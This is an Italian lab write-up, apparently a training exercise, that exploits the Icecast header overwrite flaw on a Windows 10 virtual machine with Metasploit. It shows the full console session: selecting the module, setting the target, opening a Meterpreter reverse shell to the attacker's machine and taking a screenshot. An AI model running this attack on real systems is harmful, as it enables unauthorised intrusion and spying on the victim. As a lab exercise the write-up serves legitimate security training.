
S7L4 Exploit IceCast

Introduzione:


Icecast è un software open-source progettato per creare server di streaming multimediale, utilizzato principalmente per trasmettere flussi audio su Internet. Particolarmente popolare per la creazione di stazioni radio online.

Pratica:

Inizialmente vediamo l'**IP** di Windows 10, e l'ho salviamo per poterlo utilizzare dopo in Metasploit:



Successivamente scansioniamo le porte, per vedere se ci sono **porte vulnerabili** aperte:



E avviamo Metasploit, col comando ***msfconsole***:


E usiamo l'unico **Exploit** che ci è uscito:

```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) >
```

Inseriamo in **RHOSTS** l'IP della macchina target:

```
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                      sics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set rhosts 192.168.0.167
rhosts => 192.168.0.167
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.100:4444
[*] Sending stage (176198 bytes) to 192.168.0.167
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.167:49526) at 2024-11-14 08:16:32 -0500

meterpreter >
```

E una volta runnato, saremmo dentro **Windows 10**, e ne avremmo conferma comparando l'IP della macchina in cui abbiamo fatto accesso, e vedremo che sono uguali:



Per ottenere lo screenshot, non ricordandomi il comando posso digitare ***help***:

Ed eseguo il comando:

```
For more info on a specific command, use <command> -h or help <command>.

meterpreter > screenshot
Screenshot saved to: /home/kali/HyBnVVKl.jpeg
meterpreter >
```

Una volta fatto lo screenshot, verrà salvato nella **directory /home/kali/**: